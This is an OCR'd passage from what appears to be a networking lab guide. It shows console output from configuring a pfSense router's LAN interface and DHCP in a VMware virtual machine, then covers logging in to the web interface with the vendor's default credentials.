
```
For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Enter the new LAN IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 192.168.66.5
Enter the end address of the IPv4 client address range: 192.168.66.50
Disabling IPv6 DHCPD...
Do you want to revert to HTTP as the webConfigurator protocol? (y/n)
Please wait while the changes are saved to LAN...
 Reloading filter...
 Reloading routing configuration...
 DHCPD...
 Restarting webConfigurator...
```

```
The IPv4 LAN address has been set to 192.168.66.1/24
You can now access the webConfigurator by opening the following URL in your web
browser:
                    http://192.168.66.1/

Press <ENTER> to continue.
VMware Virtual Machine - Netgate Device ID: 46599136e25894cbe91c

*** Welcome to pfSense 2.4.5-RELEASE-p1 (amd64) on pfSense ***

WAN (wan)       -> em0        -> v4/DHCP4: 192.168.36.154/24
LAN (lan)       -> em1        -> v4: 192.168.66.1/24
```


The LAN interface is configured successfully. Now connect another machine to the internal network (vmnet5) of the Pfsense router and access the router from a browser using the IP ad -dress (192.168.66.1) we just configured.





The default credentials are "admin" and "pfsense". Log in and click on "next".

